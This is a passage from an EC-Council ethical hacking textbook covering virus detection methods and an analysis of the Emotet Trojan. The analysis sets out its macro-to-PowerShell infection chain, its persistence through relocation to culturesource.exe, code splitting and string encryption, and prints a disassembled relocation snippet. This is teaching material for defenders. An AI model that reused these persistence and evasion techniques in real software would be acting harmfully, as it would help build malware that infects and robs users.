


Figure 7.92: Screenshot of API Monitor

Some additional API monitoring tools are as follows:

- APImetrics (*https://apimetrics.io*)
- Runscope (*https://www.runscope.com*)
- AlertSite (*https://smartbear.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Virus Detection Methods

The rule of thumb for virus and worm detection is that if an email seems suspicious (i.e., if the user is not expecting an e-mail from the sender and does not know the sender), or if the email header contains something that a known sender would not usually say, the user must be careful about opening the email, as there might be a risk of virus infection.

The **MyDoom** and **W32.Novarg.A@mm** worms have infected the systems of many Internet users, mostly through e-mail.

The best methods for virus detection are as follows:

- Scanning
- Integrity checking
- Interception
- Code Emulation
- Heuristic Analysis

Furthermore, a combination of these techniques can be more effective.

- **Scanning**

  A virus scanner is an essential software for detecting viruses. In the absence of a scanner, it is highly likely that the system will be attacked by a virus. Run antivirus tools continuously and update the scan engine and virus signature database on a regular basis. Antivirus software is of no use if it does not know what to look for. The scanning for virus detection is performed in the following ways:

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Once a virus is detected in the wild, antivirus vendors across the globe identify its signature strings (characteristics).
- The vendors start writing scanning programs that look for the virus's signature strings.
- The resulting new scanners search memory files and system sectors for the signature strings of the new virus.
- The scanner declares the presence of the virus once it finds a match. Only known and predefined viruses can be detected.

Some critical aspects of virus scanning are as follows:

Virus writers often create many new viruses by altering existing ones. It may take only a short time to create a virus that appears new but which is actually just a modification of an existing virus. Attackers make these changes frequently to confuse scanners.

In addition, to enhance signature recognition, new scanners use detection techniques such as code analysis. Before investigating the code characteristics of a virus, the scanner examines the code at various locations in an executable file.

Some scanners set up a virtual computer in a machine's RAM and test the programs by executing them in this virtual space. This technique, called heuristic scanning, can also check and remove messages that might contain a computer virus or other unwanted content.

Advantages of scanners

- They can check programs before execution.
- They are the easiest way to check new software for known or malicious viruses.

Drawbacks of scanners

- Old scanners may be unreliable. With the rapid increase in new viruses, old scanners can quickly become obsolete. It is best to use the latest scanners available in the market.
- Because viruses are developed more rapidly compared to scanners for combating them, even new scanners are not equipped to handle every new challenge.

- **Integrity Checking**
  - Integrity checking products perform their functions by reading and recording integrated data to develop a signature or baseline for those files and system sectors.
  - A disadvantage of a basic integrity checker is that it cannot differentiate file corruption caused by a bug from that caused by a virus.
  - There are some advanced integrity checkers available for analyzing and identifying the types of changes made by viruses.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Some integrity checkers combine antivirus techniques with integrity checking to create a hybrid tool. This simplifies the virus checking process.

- **Interception**
  - The primary objective of an interceptor is to deflect logic bombs and Trojans.
  - The interceptor controls requests to the OS for network access or actions that cause threats to programs. If it finds such a request, it pops up and asks if the user wants to allow the request to continue.
  - There is no reliable way to intercept direct branches to low-level code or direct instructions for input and output instructions by the virus.
  - Some viruses can disable the monitoring program itself.


- **Code Emulation**

  Using code emulation, antivirus software executes a virtual machine to mimic CPU and memory activities. Here, virus code is executed on the virtual machine instead of the real processor. Code emulation efficiently deals with encrypted and polymorphic viruses. After the emulator is run for a long time, the decrypted virus body eventually presents itself to a scanner for detection. It also detects metamorphic viruses (single or multiple encryptions). A drawback of code emulation is that it is too slow if the decryption loop is very long.

- **Heuristic Analysis**

  This method helps in detecting new or unknown viruses that are usually variants of an already existing virus family. Heuristic analysis can be static or dynamic. In static analysis, the antivirus tool analyzes the file format and code structure to determine if the code is viral. In dynamic analysis, the antivirus tool performs code emulation of the suspicious code to determine if the code is viral. The drawback of heuristic analysis is that it is prone to too many false positives (i.e., it tags benign code as viral); thus, a user might mistrust a positive test result and mistakenly assume a false alarm when a real attack occurs.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Trojan Analysis: Emotet

Source: *https://www.fortinet.com*

Emotet is a revolutionary malware that is designed with a modular architecture, where the main programs are installed first before the delivery of other payloads. It is also considered as a dropper, a downloader, and a Trojan by security analysts. It is a polymorphic malware, as it can change its own identifiable features when downloaded so that it can elude signature-based detection and other antivirus programs. Emotet is usually a banking Trojan that can function both as a Trojan by itself or as the downloader and dropper of other banking Trojans. It has been employed as a dropper/downloader for well-known banking Trojans such as Zeus Panda banker, Trickbot, and Iced ID to infect victims globally. Although it is a Trojan, Emotet has advanced persistence techniques and worm-like self-propagation abilities, which make it uniquely resilient as a destructive malware that could jeopardize individuals, companies, and government entities globally.

Propagation

Emotet usually spreads through malicious scripts, macro-enabled document files, malicious links, and spam emails (malspam). It can run on port numbers 20, 22, 80, and 443. Emotet can persuade victims to click malicious links using eye-catching captions such as "Your Invoice" and "Payment Details." Early versions of Emotet arrived as a malicious JavaScript file. The latest versions use macro-enabled documents for retrieving the malicious payload from command-and-control (C&C) servers controlled by attackers.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Emotet Malware Attack Phases

The various phases and corresponding stages involved in an Emotet malware attack are as follows:





Figure 7.93: Emotet infection process flow

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Infection Phase

- **Stage 1: Initial Infection**

  Initial infection occurs through malicious scripts, macro-enabled document files, malicious links, and spam emails. The spam email is sent to the victim with a malicious URL and it is disguised as a legitimate email, thereby luring the victim into clicking the link.




Figure 7.94: Spam email with malicious content distributing Emotet

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Stage 2: Malicious .doc File Download**

  When the victim clicks the link, it redirects to download a malicious .doc file. Thus, the Emotet malware enters the victim's system and starts its attacking process. The original filename of the infected document is **`PAY09735746167553.doc`** and it contains malicious VBA code (Visual Basic for Applications) in a macro. The VBA code comes as part of the malicious MS Office document. As soon as the macros are enabled, the code executes in the background. The malicious VBA code is automatically executed using its "**`autoopen`**" function once a victim clicks the button "Enable Content". Then, after some time, it generates a ton of PowerShell code and executes it. The actual Emotet file is downloaded from the generated PowerShell code from several URLs, which is generated dynamically.




Figure 7.95: Word document showing security warning






Figure 7.96: Emotet downloaded and executed in PowerShell code

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Maintaining Persistence Phase

- **Stage 3: Emotet Relocation and Creation of First culturesource.exe**

  By default, Emotet malware will be downloaded in the `%temp%` folder. When it runs, it compares the file path of the current process, and if it is not the same as `%LocalAppData%\culturesource\culturesource.exe`, it moves the original .exe file from the `%temp%` folder to the previous folder mentioned, and the file is renamed as

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

`culturesource.exe`. The word "culturesource" is a constant string decrypted from memory.

The API `SHFileOperationW` is called to perform the file relocation. This API is called in a timer callback function, which we shall discuss later. The related assembly computer language (ASM) code snippet is as follows:

```
[.....]
002FFB9A loc_2FFB9A:                                ; CODE XREF:
sub_311D78+1Fj
002FFB9A    call  ds:memset
002FFBA0    call  sub_2F1250       ;;;CreateDirectoryW
002FFBA5    push  1Eh
002FFBA7    lea   eax, [ebp-20h]
002FFBAA    push  edi
002FFBAB    push  eax
002FFBAC    call  ds:memset
002FFBB2    add   esp, 18h
002FFBB5    mov   dword ptr [ebp-1Ch], 1  ;; FO_MOVE
002FFBBC    lea   eax, [ebp-20h]          ; SHFILEOPSTRUCTA structure
002FFBBF    mov   dword ptr [ebp-18h], offset unk_3083F8 ; ; current
file path in %temp% folder.
002FFBC6    mov   esi, 0E14h
002FFBCB    mov   dword ptr [ebp-14h], offset
word_307EE0 ;  %LocalAppData%\culturesource\culturesource.exe.
002FFBD2    mov   [ebp-10h], si
002FFBD6    push  eax
002FFBD7    call  ds:SHFileOperationW
002FFBDD    test  eax, eax
002FFBDF    jnz   short loc_2FFBEA
002FFBE1    cmp   [ebp-0Eh], edi
002FFBE4    jz    loc_2FFCA0
[.....]
```

- **Stage 4: Creation of Second culturesource.exe and Obfuscation**

  This is the main function of the Emotet malware attack, where the developers try to obfuscate the code by adding a large amount of unused text so that the original code is securely concealed.

  In the previous stage, we have seen that the first `culturesource.exe` is relocated and executed; in this stage, the second `culturesource.exe` file is employed for performing the major exploitation functions of Emotet. When the second `culturesource.exe` file

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

starts running normally, the first one exits. Now, Emotet dynamically releases code and the related data into memory blocks. Here, most of the functions are split into several parts to increase the complexity of the code analysis. As shown in the screenshot below, a normal function is split into seven parts, all of which are connected using "**jmp**" instructions, to make code analysis more difficult.




Figure 7.97: A normal function split into seven parts

- **Stage 5: Encryption**

  All the strings are encrypted and then decrypted before being used during run time. All imported API are also encrypted and decrypted at the beginning of their execution.

  The screenshot below shows a code snippet that decrypts a string "**user32.dll**" from "**unk_3031F0**". It calls the **API LoadLibraryW** to load "**user32.dll**" and then uses the decrypted API information to find the exported APIs in the module "**user32.dll**".

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

